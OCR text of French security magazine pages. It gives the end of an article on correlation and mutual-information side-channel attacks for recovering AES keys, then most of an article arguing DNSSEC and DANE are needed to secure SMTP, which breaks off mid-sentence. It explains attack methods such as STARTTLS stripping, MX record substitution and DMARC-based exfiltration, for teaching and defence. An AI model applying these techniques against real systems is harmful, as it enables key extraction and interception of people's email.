


Fig. 4 : Courbes de différence des moyennes obtenues pour une DPA sur la dernière ronde des traces du DPAContest v2.

2.2 Analyse par corrélation

L'analyse par corrélation (*Correlation Power Analysis*, *CPA*), introduite par Brier et al. **[Bri04]**, estime le coefficient de corrélation de Pearson entre les observations et les valeurs manipulées en prenant en compte un modèle de fuite supposé L.

Le coefficient de corrélation de Pearson ρ entre deux variables aléatoires X et Y est défini par : $\rho(X, Y) = cov(X, Y) / (\sigma_X . \sigma_Y)$, où $cov(X, Y)$ désigne la covariance de X et Y, et où σ_X et σ_Y désignent respectivement les écarts-type des variables X et Y. La valeur de $\rho(X, Y)$ est comprise entre -1 et 1. Elle tend vers une valeur strictement positive lorsque X est une fonction affine croissante de Y, une valeur strictement négative pour une fonction affine décroissante, et vers 0 lorsque les deux variables ne sont pas linéairement corrélées.

La CPA repose sur l'hypothèse que la fuite correspondant à la manipulation d'une valeur intermédiaire v du calcul cryptographique peut être approximée par une fonction linéaire : $T_{i,j} = a.L(v) + b$, où a et b sont des coefficients réels. En pratique, on choisit $L = HW$ ou $L = HD$.

Dans ce qui suit, on note par :

- $\mu'(X) = N^{-1} \Sigma_i X_i$ l'estimation de la moyenne de la variable X avec N échantillons et $\sigma'(X) = (N^{-1} \Sigma_i (X_i - \mu'(X))^2)^{1/2}$ celle de l'écart type.
- $cov'(X,Y) = \mu'(X.Y) - \mu'(X) . \mu'(Y)$ l'estimation de la covariance des variables aléatoires X et Y.

Pour l'attaque CPA, le distingueur statistique est le coefficient de corrélation de Pearson, estimé sur l'ensemble des traces T par : $D(T, L(v')) = \rho'(T, L(v')) = cov'(T, L(v')) / \sigma'(T) . \sigma'(L(v'))$. Le score $s_{k'}$ retourné par D est défini comme le maximum en valeur absolue des valeurs de corrélation.

Les courbes de corrélation obtenues pour une CPA sur la dernière ronde des traces du DPAContest v2 sur le premier octet de la dernière sous-clef sont présentées en Fig. 5. Chaque couleur correspond à une hypothèse sur cet octet, on peut clairement identifier l'hypothèse correcte donnée par les pics sur la courbe bleue.

Note

Pour simplifier la description de l'attaque, nous notons $\rho'(T, L(v'))$ le vecteur de coefficients de corrélation de $L(v')$ avec chaque vecteur colonne de T.

Cette attaque suppose que la fuite du composant soit linéairement corrélée avec une fonction de la valeur intermédiaire ciblée (en général le poids ou la distance de Hamming). Lorsque cette hypothèse est proche de la réalité, la CPA est plus performante que la DPA en terme de nombre de traces (et donc d'exécutions) nécessaires pour retrouver la clef. Notons encore que, comme la DPA, la CPA se limite à l'information contenue dans le moment statistique d'ordre 1 des observations.

2.3 Analyse par information mutuelle

Avant de détailler l'analyse par information mutuelle (*Mutual Information Analysis - MIA*) introduite par Batina et al. **[Bat08]**, nous rappelons certaines notions de théorie de l'information. Dans ce qui suit, P dénote la probabilité.




Fig. 5 : Courbes de corrélation obtenues pour une CPA sur la dernière ronde des traces du DPAContest v2.

- L'entropie $H(X) = -\Sigma x\ P(X = x)\ log_2\ P(X = x)$ d'une variable aléatoire X quantifie l'information moyenne apportée par X en bits.
- L'entropie conditionnelle $H(X \mid Y) = -\ \Sigma_y\ P(Y = y)\ \Sigma_x\ P(X = x \mid Y = y)\ log_2\ P(X = x \mid Y = y)$ mesure l'entropie restante sur la variable X sachant Y.
- L'information mutuelle entre deux variables aléatoires X et Y, définie par $I(X, Y) = H(X) - H(X \mid Y)$ quantifie l'information sur X qu'apporte l'observation de Y. $I(X, Y)$ est bornée par 0 et $H(X)$. Si $I(X, Y) = 0$, alors les deux variables X et Y sont indépendantes. La borne supérieure est atteinte lorsque Y détermine intégralement X.

Le distingueur de la MIA est l'information mutuelle entre les observations et les valeurs intermédiaires $I(v', T) = H(v') - H(v' \mid T)$ qui est maximale lorsque l'hypothèse v' est correcte. La MIA peut-être considérée comme une généralisation de la DPA et de la CPA, dans le sens où l'utilisation de l'information mutuelle ne requiert pas d'hypothèse sur le modèle de fuite et peut détecter de l'information contenue dans n'importe quel moment statistique (moyenne, variance, etc.) des observations.

En pratique, la MIA a toutefois deux inconvénients de taille :

1. Pour calculer l'information mutuelle, il est nécessaire d'estimer la fonction de densité de probabilité $P(T, v)$, ce qui s'avère relativement coûteux en calculs en comparaison avec l'estimation du coefficient de corrélation ou de la différence des moyennes.
2. La généralité apportée par la MIA se traduit également par une complexité d'échantillonnage plus élevée, c'est-à-dire que le nombre d'observations nécessaires est en général plus élevé que pour la DPA ou la CPA (à supposer que l'information contenue dans les observations soit exploitable par la DPA ou la CPA).

Note

L'estimation de la fonction de densité de probabilité $P(T, v)$ peut être faite par exemple en utilisant les méthodes d'estimation par histogramme ou par noyau, que nous ne détaillons pas ici.

2.4 Équivalence des distingueurs

Une question naturelle qu'un cryptanalyste peut se poser est : quel est le « meilleur » distingueur statistique à utiliser ? En d'autres termes : quel est le distingueur statistique qui permet de réussir une attaque avec le moins de traces possible ?

Bien que cette question reste ouverte dans le cas général, un résultat important a été apporté par Mangard et al. **[Man10]** pour le cas où les conditions suivantes sont satisfaites :

1. les valeurs x du message (ou de l'entrée de l'algorithme) sont uniformément distribuées ;
2. les observations sont la somme d'une fonction de fuite L et d'un bruit gaussien indépendant et de moyenne nulle ;
3. l'espace des valeurs de la donnée intermédiaire ciblée v est indépendant de la valeur de la clef k.

Sous ces hypothèses, la DPA, la CPA, et les attaques basées sur le principe du maximum de vraisemblance (comme les attaques *template* qui seront présentées dans la seconde partie de cet article) sont équivalentes pour un modèle de fuite donné, dans le sens où la décision sur la clef correcte maximise en réalité le même critère. Cette équivalence est asymptotique, c'est-à-dire que les variations observées en pratique ne sont pas dues au choix du distingueur, mais à des artefacts statistiques, par exemple des estimations imprécises.

Note

L'équivalence théorique des distingueurs est à relativiser en pratique, car ceux-ci ne sont pas toujours interchangeables pour un modèle de fuite donné. Par exemple, la CPA est plus adaptée pour exploiter le modèle de fuite en poids de Hamming que la DPA.

Ce résultat montre donc que le choix du modèle de fuite importe plus que le choix du distingueur pour la réussite de l'attaque.

Conclusion

Nous avons présenté dans cette première partie les SCA avancées univariées non profilées qui permettent de retrouver la clef secrète utilisée par une implémentation d'un algorithme de chiffrement par bloc tel que l'AES si des contre-mesures spécifiques ne sont pas mises en place. Nous nous intéresserons dans la seconde partie de cet article aux contre-mesures que l'on peut implémenter pour se protéger de ces attaques et présenterons des classes d'attaques plus puissantes : les attaques profilées et les attaques multivariées qui permettent d'attaquer des implémentations protégées. ■

Remerciements

Nous souhaitons vivement remercier Christophe Clavier, François-Xavier Standaert et David Berard pour leur relecture attentive, ainsi que Guillaume Rambaud pour son aide pour la génération des figures.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/ .



SMTP : LA « KILLER APP » DE DNSSEC

Florian MAURY

Spécialiste en sécurité des réseaux et des protocoles

mots-clés : SMTP / DNSSEC / SPF / DKIM / DMARC / MITM

Huit ans après le déploiement de DNSSEC par la racine du DNS, cette technologie peine encore à trouver son public et à prouver son utilité. Cet article démontre que la sécurité des échanges de courriers électroniques avec SMTP contre des attaquants actifs ne peut être atteinte en l'absence de DNSSEC, compte tenu des standards et implémentations actuels.

DNSSEC assure l'intégrité cryptographique des enregistrements DNS. Sa faible adoption peut s'expliquer par une complexité à l'implémentation et lors de sa maintenance, et par le fait que cette technologie est inutile, la plupart du temps. En effet, le DNS est principalement utilisé pour la résolution de noms de domaine en adresses IP, en vue d'accéder à un service tiers. Si ce service est authentifié et protégé en confidentialité et en intégrité, comme c'est le cas avec TLS, alors l'attaque active est contrée au moment de l'établissement de cette communication sécurisée. À l'inverse, protéger en intégrité le DNS alors que le service contacté n'est pas lui-même authentifié semble au mieux inutile : l'attaquant actif pourra généralement attaquer le service directement.

SMTP, le protocole d'échange de courriers électroniques se trouve, hélas, dans le second cas de figure, bien que la plupart des implémentations prennent en charge TLS. En effet, pour des raisons historiques et de déploiements progressifs transparents, les serveurs de courriers électroniques ne vérifient pas ou mal les certificats X.509 fournis dans le cadre de SMTP sur TLS. Ainsi, les communications entre serveurs de courriers électroniques ne bénéficient généralement que d'une protection contre les écoutes passives ; un attaquant actif pourra effectuer une interception aisément, sans même avoir à fournir un certificat frauduleux usurpant l'identité de la victime.

Les attaques actives ne se limitent cependant pas au protocole SMTP, mais s'étendent à son écosystème. En effet, les serveurs de courriers emploient de nombreuses techniques pour éviter l'usurpation d'identité de l'expéditeur d'un courrier électronique, dont des politiques de sécurité publiées dans le DNS.

Cet article expose l'impossibilité de sécuriser les échanges SMTP en l'absence d'intégrité cryptographique des enregistrements DNS, que ce soit pour récupérer les politiques de sécurité évoquées ci-dessus, ou pour effectuer une vérification de certificats efficace.

1 État des lieux

Cette section dresse un état des lieux du déploiement des technologies utilisées dans l'écosystème SMTP et qui peuvent être sécurisées grâce à DNSSEC. Des mesures actives ont été effectuées par l'auteur de cet article en vue de présenter au lecteur une image dénombrée. L'outil de mesures, la méthodologie, ainsi que les résultats bruts peuvent être consultés en ligne **[collect]**.

1.1 TLS pour SMTP

Dans le précédent numéro de *MISC*, Arthur Provost et Olivier Levillain présentaient les résultats de mesures actives sur les serveurs SMTP afin d'évaluer la qualité des déploiements de TLS. Leur étude permet d'obtenir une estimation intéressante de la sensibilisation des administrateurs de serveurs de courriers électroniques aux bonnes pratiques de sécurité. Elle ne permet, cependant, pas d'évaluer la quantité de courriers électroniques ainsi protégés, car elle comptabilise les serveurs et non les messages envoyés entre ces serveurs. Or, le trafic des courriers électroniques est extrêmement concentré sur quelques plateformes d'hébergement mutualisé **[ObsANSSI]**.

Cette concentration implique que la sécurisation de quelques acteurs permet de protéger un grand pourcentage des communications. Ainsi, plusieurs initiatives nationales et internationales ont été lancées, afin d'encourager l'adoption de TLS pour sécuriser les échanges entre les grands fournisseurs de service de transport de courriers électroniques, au nombre desquelles celle de Google, de l'ANSSI ou encore du BSI, l'agence nationale de sécurité des systèmes d'information allemande.

À ce titre, Google publie des statistiques publiques sur l'utilisation de TLS entre ses serveurs SMTP et



les serveurs SMTP des organismes avec lesquels ils échangent **[SaferEmail]**. Il y est notamment possible d'observer le pourcentage de courriers envoyés sur un canal chiffré, par domaine expéditeur/destinataire.

L'ANSSI a également rédigé une charte **[Charte]**, en collaboration avec plusieurs fournisseurs de service français, afin d'ériger des engagements de sécurité minimaux devant être mis en œuvre par les signataires (Orange, SFR/Numéricable, Bouygues Télécom, Free et La Poste).

Finalement, le BSI a publié un document **[BSI]** fournissant des recommandations de sécurité pour les fournisseurs de service de courriers électroniques allemand s'étant autosaisis de la problématique. Il est intéressant de noter que le BSI encourage l'emploi de DNSSEC dans son document.

1.2 DNSSEC

L'auteur de cet article décrivait dans ces mêmes colonnes, en 2012, trois mécanismes employant DNSSEC afin de venir au secours de la validation des certificats X.509 : *DNS-based Authentication of Named Entities* (DANE) **[RFC6698]**, *Certification Authority Authorization* (CAA) **[RFC6844]** et un mécanisme non standard d'épinglage des certificats par l'entremise de DNSSEC. Six ans plus tard, force est de constater que ces mécanismes sont peu implémentés **[EtudeCAA, EtudeDANE]**. Et pour cause : DNSSEC peine à se généraliser, avec un taux d'adoption autour de 12,5% des noms de domaine se terminant en « .fr. », dont la majorité sont signés automatiquement par les bureaux d'enregistrement dans le cadre de la création de nouveaux noms de domaine **[ObsANSSI]**.

Du côté des autorités de certification, la prise en charge de DNSSEC n'est pas obligatoire, même pour les autorités de certification émettant des certificats où seul le contrôle temporaire d'un nom de domaine est validé (certificats dits « DV », pour « *Domain Validation* »). En fait, la seule mention de DNSSEC dans les prérequis minimaux édictés par le CA/B Forum – une entité réunissant les autorités de certification et les principaux navigateurs web – a trait au comportement à adopter dans le cas d'un échec de vérification d'une signature DNSSEC dans le cadre de CAA **[CABForumBR]**.

Certaines autorités de certification, comme Let's Encrypt, implémentent cependant la validation DNSSEC de leur propre chef pour l'émission de certificats DV ; un fait à porter à leur crédit.

1.3 SPF

Sender Policy Framework (SPF) **[RFC7208]** est une politique de sécurité permettant à un émetteur de courriers électroniques de spécifier la liste des serveurs/adresses IP autorisés à envoyer des courriers provenant de son nom de domaine. Cette politique est publiée sous la forme d'un enregistrement DNS de type TXT à l'apex (c'est-à-dire « tout en haut ») de la zone DNS correspondant au domaine DNS expéditeur à protéger. Par exemple, pour l'expéditeur john@example.com, l'enregistrement SPF suivant sera consulté :

```
example.com. 86400 IN TXT "v=spf1 ip4:192.0.2.1 -all"
```

Cette donnée est directement consommée par un validateur SPF et aucun autre mécanisme de sécurité n'intervient ultérieurement pour la protéger, comme c'est le cas avec TLS pour les courriers électroniques. Les enregistrements SPF mériteraient donc d'être protégés en intégrité grâce à DNSSEC. La RFC7208 n'oblige cependant pas la signature ou la validation cryptographique de cet enregistrement DNS, permettant ainsi à un attaquant actif de modifier cet enregistrement à la volée et autoriser des adresses IP sous son contrôle à émettre des courriers.

Le déploiement de SPF pour les domaines délégués depuis le nom de domaine de premier niveau (en anglais, *Top-Level Domain* ou TLD) « .fr » est d'environ 37%. Cependant, seuls 7,4% des zones étudiées contiennent des enregistrements SPF signés avec DNSSEC.

1.4 DKIM

DomainKeys Identified Mail (DKIM) Signatures **[RFC6376]** est une politique de sécurité permettant à un émetteur de courriers électroniques de signer cryptographiquement certains en-têtes et tout ou partie du contenu des courriers provenant de son domaine. Cette technologie vise ainsi à prévenir l'usurpation d'identité de l'expéditeur et permet la détection en cas d'altération des courriers pendant leur transit.

La signature DKIM est placée dans les en-têtes d'un courrier électronique. En voici un exemple :

```
DKIM-Signature: d=example.net; s=chaine_arbitraire; ...
```

La clé publique utilisée pour effectuer la vérification de cette signature est publiée dans le DNS, dans un enregistrement TXT. Cet enregistrement est publié dans un nom de domaine composé du domaine spécifié dans la métadonnée **d=** de la signature, préfixée de la chaîne constante **_domainkey**, elle-même préfixée d'un sélecteur (une chaîne de caractères arbitraire, spécifiée dans la métadonnée **s=** de la signature). Ainsi pour la signature donnée en exemple ci-dessus, l'enregistrement DNS suivant est récupéré :

```
chaine_arbitraire._domainkey.example.net. 86400 IN TXT "v=DKIM1;
k=rsa; p=base64clef"
```

Bien que la RFC6376 ne requière pas l'authentification cryptographique de la clé publique servant à vérifier la signature des courriers électroniques, DNSSEC permet de « certifier » cette clé, la protégeant ainsi d'attaquants actifs.

Le déploiement de DKIM ne peut être mesuré avec précision, les sélecteurs étant imprédictibles par l'outil de mesure. Il est cependant possible d'inférer l'absence

d'enregistrements relatifs à DKIM grâce à la RFC8020 **[RFC8020]**. Celle-ci dicte que le DNS est une base de données arborescente, et donc qu'un domaine ne peut exister que si tous les domaines parents existent aussi. Ainsi, il est possible de déterminer un pourcentage de domaines n'utilisant pas DKIM, en comptant les domaines pour lesquels le sous-domaine **_domainkey** n'existe pas. Les autres domaines utilisent peut-être DKIM ou sont des faux positifs.

Pour les domaines délégués depuis le TLD « .fr », 81% des domaines n'emploient pas DKIM. Seul 1% des domaines étudiés sont susceptibles d'utiliser DKIM et sont signés avec DNSSEC. Ces 1% constituent la borne haute du nombre de noms de domaine utilisant DKIM avec une protection contre les attaquants actifs.

1.5 DMARC

Domain-based Message Authentication, Reporting and Conformance (DMARC) **[RFC7489]** est une politique de sécurité publiée dans le DNS, permettant de spécifier des actions à prendre en cas de violation des politiques SPF et DKIM. Cette politique est publiée dans un enregistrement TXT localisé dans le sous-domaine **_dmarc** du domaine de l'expéditeur d'un courrier, dont voici un exemple :

```
_dmarc.example.net. 86400 IN TXT "v=DMARC1; p=none; pct=100;
ruf=mailto:dmarc-feedback@example.com"
```

Des exemples d'actions à prendre en cas de violation de SPF et DKIM incluent de défausser les courriers jugés frauduleux, de les mettre en quarantaine, et éventuellement de rapporter cet échec auprès d'un serveur. De manière cruciale, ces rapports peuvent contenir des extraits de courriers électroniques. Pour un domaine n'étant pas protégé par DNSSEC, un attaquant est donc en mesure de modifier les enregistrements DKIM, de façon à faire passer un courrier électronique pour frauduleux, puis de retourner un faux enregistrement DMARC permettant l'exfiltration d'informations du courrier.

Le déploiement de DMARC est très faible, avec seulement 1,4% des noms de domaine délégués depuis le TLD « .fr » l'implémentant. Seuls les enregistrements de 1,5 domaine pour mille sont, en outre, protégés par DNSSEC. Finalement, comme noté dans la section 1.2, seuls 12,5% des domaines étudiés sont signés avec DNSSEC et sont donc à l'abri de toute attaque active impliquant DMARC en vue d'exfiltrer le contenu des courriers électroniques.

2 Modélisation d'un attaquant actif

Dans cette section, nous allons exposer une liste non exhaustive des possibilités d'un attaquant actif à l'encontre de SMTP sur TLS, en vue de casser la confidentialité des métadonnées ou des échanges en général.

2.1 Négociation TLS

Certains protocoles, comme IMAP ou POP disposent d'un mode d'usage de TLS dit « implicite ». Cela signifie que la version sécurisée de ces protocoles dispose d'un numéro de port TCP spécifique (IMAPS/993, POPS/995), et que lorsqu'un serveur est contacté sur ce port, TLS doit être employé dès les premiers segments échangés sur une nouvelle connexion TCP. La version TLS implicite de SMTP, appelée SMTPS et employant le port 465, a hélas été supprimée des registres de l'IANA, et le port 465 a été réalloué pour d'autres usages. SMTPS n'existe donc plus.

Certains protocoles disposant de TLS implicite existent également dans une version dite « explicite ». Dans ce cas, la connexion TCP est effectuée sur les ports « en clair » (IMAP/143, POP/110). C'est alors à la couche applicative (IMAP, POP), d'exprimer dans son dialecte qu'une amélioration de la sécurité de la communication est désirée. Cela s'exprime généralement par l'affichage d'une option **STARTTLS** par le serveur, et que le client est libre de solliciter en envoyant le message **STARTTLS**. Lorsque le client sollicite l'usage de TLS proposé par le serveur, les échanges en clair sont interrompus et la même connexion TCP est subitement employée pour échanger des messages TLS en vue de négocier des clés, puis de transférer du trafic chiffré. L'extrait de session SMTP ci-dessous illustre une négociation de **STARTTLS**. Les lignes préfixées par **S:** sont envoyées par le serveur, et celles par **C:** par le client.

```
S: 220 smtp.gmail.com ESMTP 186sm7907497wmm.32 - gsmtp
C: EHLO x-cli.eu
S: 250-smtp.gmail.com at your service, [2001:41d0:51:1::716]
S: 250-SIZE 35882577
S: 250-8BITMIME
S: 250-STARTTLS
S: 250-ENHANCEDSTATUSCODES
S: 250-PIPELINING
S: 250-CHUNKING
S: 250 SMTPUTF8
C: STARTTLS
S: 220 2.0.0 Ready to start TLS
```

L'avantage de l'emploi de TLS de façon implicite est que si la connexion TCP/TLS est ouverte avec succès, il n'y a aucun doute sur le fait que les messages transférés sont protégés. Avec TLS en mode explicite, la même assurance ne peut être fournie. Certains clients codés « un peu rapidement » poursuivent, en effet, l'envoi du courrier en clair, sans noter les erreurs renvoyées par les serveurs ne souhaitant pas recevoir en l'absence de TLS.

En outre, l'indication que le serveur prend en charge TLS et la sollicitation de chiffrement du client sont échangées en clair. Un attaquant actif est donc en mesure de corrompre le trafic afin de dissimuler/supprimer l'option/la sollicitation, afin que la négociation TLS ne soit pas effectuée. Cette attaque porte le nom de *STARTTLS Stripping*. Ce risque n'est pas théorique ; dans un excellent papier de Google, l'université du Michigan et l'université de l'Illinois **[RainSnowMitm]**, des chercheurs ont effectué une étude des connexions SMTP vers les serveurs de Gmail. Ils ont ainsi découvert

qu'une grande quantité des connexions SMTP avec TLS explicite à destination de Gmail était altérée par des attaquants actifs. Dans certains pays, comme la Tunisie, jusqu'à 96% des connexions sont affectées par un attaquant, tandis que 9% des connexions sont affectées en France, et plus particulièrement à l'île de la Réunion.

Le mode opératoire de l'attaquant est de remplacer à la volée dans la connexion TCP l'option du serveur ou la sollicitation du client par une chaîne de même longueur que **STARTTLS**, non reconnue par l'autre partie, comme **XXXXXXXX**. En conséquence, le client ne verra pas l'option **STARTTLS**, mais une option **XXXXXXXX** qu'il ne sait pas utiliser, ou le serveur recevra une commande **XXXXXXXX** du client, à laquelle il répondra avec un message d'erreur indiquant qu'il s'agit d'une commande invalide.

Finalement, la validation des certificats TLS dans le cadre de SMTP est très en retard par rapport à celle de HTTPS. Par exemple, dans l'étude **[RainSnowMITM]**, environ 66% des certificats présentés par les serveurs SMTP sont invalides (mauvais sujet, principalement, mais aussi certificats périmés ou autosignés).

Le chiffrement est dit « opportuniste » lorsque les serveurs SMTP acceptent aveuglément tout certificat présenté. C'est le cas de la plupart des déploiements de SMTP sur l'Internet. De plus, au moment où ces lignes sont écrites, aucune implémentation de SMTP sur TLS connue de l'auteur n'est compatible avec *Certificate Transparency*. Comparativement, pour le web, tout certificat émis à partir d'avril 2018 et n'étant pas dans *Certificate Transparency* est jugé invalide par le navigateur Chrome.

Note

Certificate Transparency est une technologie et un écosystème qui permettent au titulaire d'un nom de domaine de lister les certificats émis pour son nom de domaine, et d'ainsi vérifier qu'ils ont tous été émis avec son accord. Certificate Transparency a été présenté dans *MISC Hors-Série n°13*, article « Souriez ! Les autorités de certification sont filmées ! ».

2.2 Remplacement des enregistrements MX

Lorsqu'un serveur SMTP cherche à envoyer un courrier électronique à un tiers inconnu, la recherche du serveur SMTP à contacter s'effectue grâce au DNS. Pour cela, une recherche d'enregistrement de type MX (pour *Mail eXchanger*, ou relais de courriers, en français) est initiée. Ces enregistrements contiennent les noms des serveurs SMTP à contacter, noms qui doivent ensuite être résolus en adresse IP. Voici un exemple d'enregistrements MX :

```
example.com. 86400 IN MX 5 mail1.example.com.
example.com. 86400 IN MX 10 smtp.example.net.
```

Dans le même papier **[RainSnowMITM]**, les chercheurs ont également évalué la propension des attaquants à remplacer les enregistrements MX légitimes par des enregistrements MX contenant des noms de domaine sous son contrôle. Ce faisant, le serveur expéditeur enverra le courrier directement aux serveurs de l'attaquant, qui pourra prendre connaissance du contenu. L'attaquant peut, ensuite, éventuellement faire suivre le courrier aux vrais serveurs destinataires afin de rendre « transparente » l'attaque, en l'absence d'une politique SPF sur le domaine expéditeur. En présence de SPF, l'attaquant peut émuler un problème serveur, à la suite de la réception du contenu du courrier, par exemple, en renvoyant une erreur temporaire, indiquant un espace de stockage insuffisant (erreur 452). Le serveur expéditeur original réessaiera alors de transmettre ultérieurement le courrier, cette fois-ci au serveur destinataire légitime, qui saura valider la légitimité de l'expéditeur avec SPF.

Les auteurs de **[RainSnowMITM]** ont interrogés les serveurs DNS récursifs et les relais DNS (*forwarders*) souffrant d'un défaut de contrôle d'accès (serveurs appelés résolveurs DNS ouverts) afin de collecter des réponses DNS depuis de nombreux points d'observation de l'Internet. Le résultat de ces mesures actives a révélé que 2% des serveurs DNS interrogés renvoyaient une réponse frauduleuse pouvant mener au détournement de courriers électroniques.



Il convient de noter que cette attaque ne saurait être prévenue même si l'expéditeur exigeait l'utilisation de TLS avec des certificats X.509 valides (sujet, dates, usage, etc.) de la part du destinataire. En effet, l'hébergement mutualisé de plusieurs domaines sur un seul serveur SMTP de réception n'emploie pas l'extension TLS appelée *Server Name Indication* (SNI). À la place, c'est le nom du serveur SMTP fourni dans l'enregistrement MX qui est généralement recherché à l'intérieur du certificat présenté par le serveur SMTP destinataire. Or, si l'enregistrement MX n'est pas signé avec DNSSEC, celui-ci peut être modifié à la volée par un attaquant pour y mettre tout nom sous son contrôle et pour lequel il est en mesure d'obtenir un certificat valide et légitime.

Note

SNI permet de spécifier lors de l'initialisation de la connexion TLS, un nom de domaine spécifique parmi plusieurs domaines cohébergés sur la même machine ; c'est ainsi que l'on peut avoir plusieurs hôtes virtuels (Virtual Host) sur une même adresse IP servant du HTTPS.

L'emploi de SNI aurait permis à un expéditeur de préciser pendant la négociation TLS qu'il envoyait un courrier électronique à destination d'une adresse en `@example.com`. Le serveur de destination aurait alors pu fournir un certificat valide pour `example.com`.

Plusieurs explications existent pour justifier ce choix qui semble sous-optimal. En premier lieu, les serveurs SMTP réutilisent les connexions TCP/TLS ouvertes entre deux hôtes, afin de créer un pipeline. Cette réutilisation vise à éviter, lorsque c'est possible, le coûteux établissement d'une connexion TCP/TLS pour l'envoi d'un unique courrier. Il ne semblerait donc pas correct de réutiliser une connexion établie et authentifiée pour `example.com` pour l'envoi d'un courrier au nom de domaine cohébergé `example.net`. À la place, deux connexions indépendantes vers la même adresse IP devraient être employées ; un coût que tous les opérateurs ne souhaitent pas payer.

Ensuite, utiliser SNI présente le défaut de divulguer une partie des métadonnées (le nom du domaine du destinataire parmi les N domaines cohébergés) à un attaquant passif écoutant le réseau.

3 La contre-mesure : DNSSEC et DANE

Comme vu dans les précédentes sections de cet article, DNSSEC fournit une aide contre les attaquants actifs. Notamment, les signatures cryptographiques des enregistrements DNS permettent d'assurer l'intégrité et l'authentification de la source des données des technologies SPF, DKIM et DMARC. En outre, une vérification effective des informations contenues dans les certificats TLS pourrait être effectuée puisque DNSSEC confirme l'authenticité des noms présents dans les enregistrements MX.

Un aspect « chiffrement opportuniste » demeure néanmoins, lors du signalement de la prise en charge de TLS par le client et le serveur, avec `STARTTLS`, comme expliqué dans la section 2.1 de cet article. Il est, bien sûr, possible de refuser de communiquer avec toute personne n'offrant pas TLS. L'attaquant qui corrompt la négociation de TLS ne pratique alors qu'un déni de service, puisque les deux parties refuseront de communiquer en l'absence de canal chiffré. Ce choix peut être raisonnable pour certains types d'infrastructures, d'interconnexions ou d'organismes. Sur l'Internet, et en particulier dans un réseau comme SMTP où toute partie peut écrire à un autre, une telle intransigeance n'est cependant pas réaliste. En conséquence, il est nécessaire de disposer d'un mécanisme de signalement de la prise en charge de TLS qui soit lui-même résistant aux attaquants actifs, largement déployable, et ce de manière incrémentale.

DNS remplit le cahier des charges, avec son rôle d'annuaire protégé en intégrité par DNSSEC. Il est ainsi possible de publier un enregistrement DNS indiquant que le serveur SMTP contacté prend en charge TLS ; cet enregistrement pourra alors être récupéré par un client SMTP, au moment où il demande les enregistrements MX.

La technologie DANE **[RFC6698]** permet d'effectuer ce signalement de la prise en charge de TLS par la simple présence d'un enregistrement DNS de type TLSA. Il convient de noter que la spécification requiert que l'enregistrement TLSA soit signé et vérifiable par DNSSEC, ce qui apporte la protection contre l'attaquant actif.

Cet enregistrement est situé dans un sous-domaine des noms de domaine contenus dans les enregistrements MX. Plus précisément, le nom du MX est préfixé de la chaîne `_25._tcp.`. Ainsi, le serveur `smtp.gmail.com` pourrait disposer d'un enregistrement TLSA comme celui-ci :

```
_25._tcp.smtp.gmail.com. IN TLSA 3 1 1
Base64DuCertificatOuDeLaClefPublique
```

L'objectif de DANE dépasse celui du simple signalement de prise en charge de TLS, et permet notamment d'épingler le certificat ou la clé publique qui doivent être présentés par le serveur contacté. Pour cela, des outils comme **[GenTLSA]** permettent de générer l'enregistrement TLSA à partir d'un certificat. Il suffit alors de le publier dans la zone DNS appropriée et de signer cette dernière avec DNSSEC.

Côté serveurs SMTP expéditeurs, la configuration pour la prise en compte de DANE est un peu moins aisée, puisqu'il faut valider les réponses DNSSEC d'une part, et configurer le serveur pour demander les enregistrements DANE d'autre part. La validation DNSSEC en elle-même devrait être effectuée par un résolveur validant local (Unbound ou Knot-Resolver sont de bons choix). Ensuite,

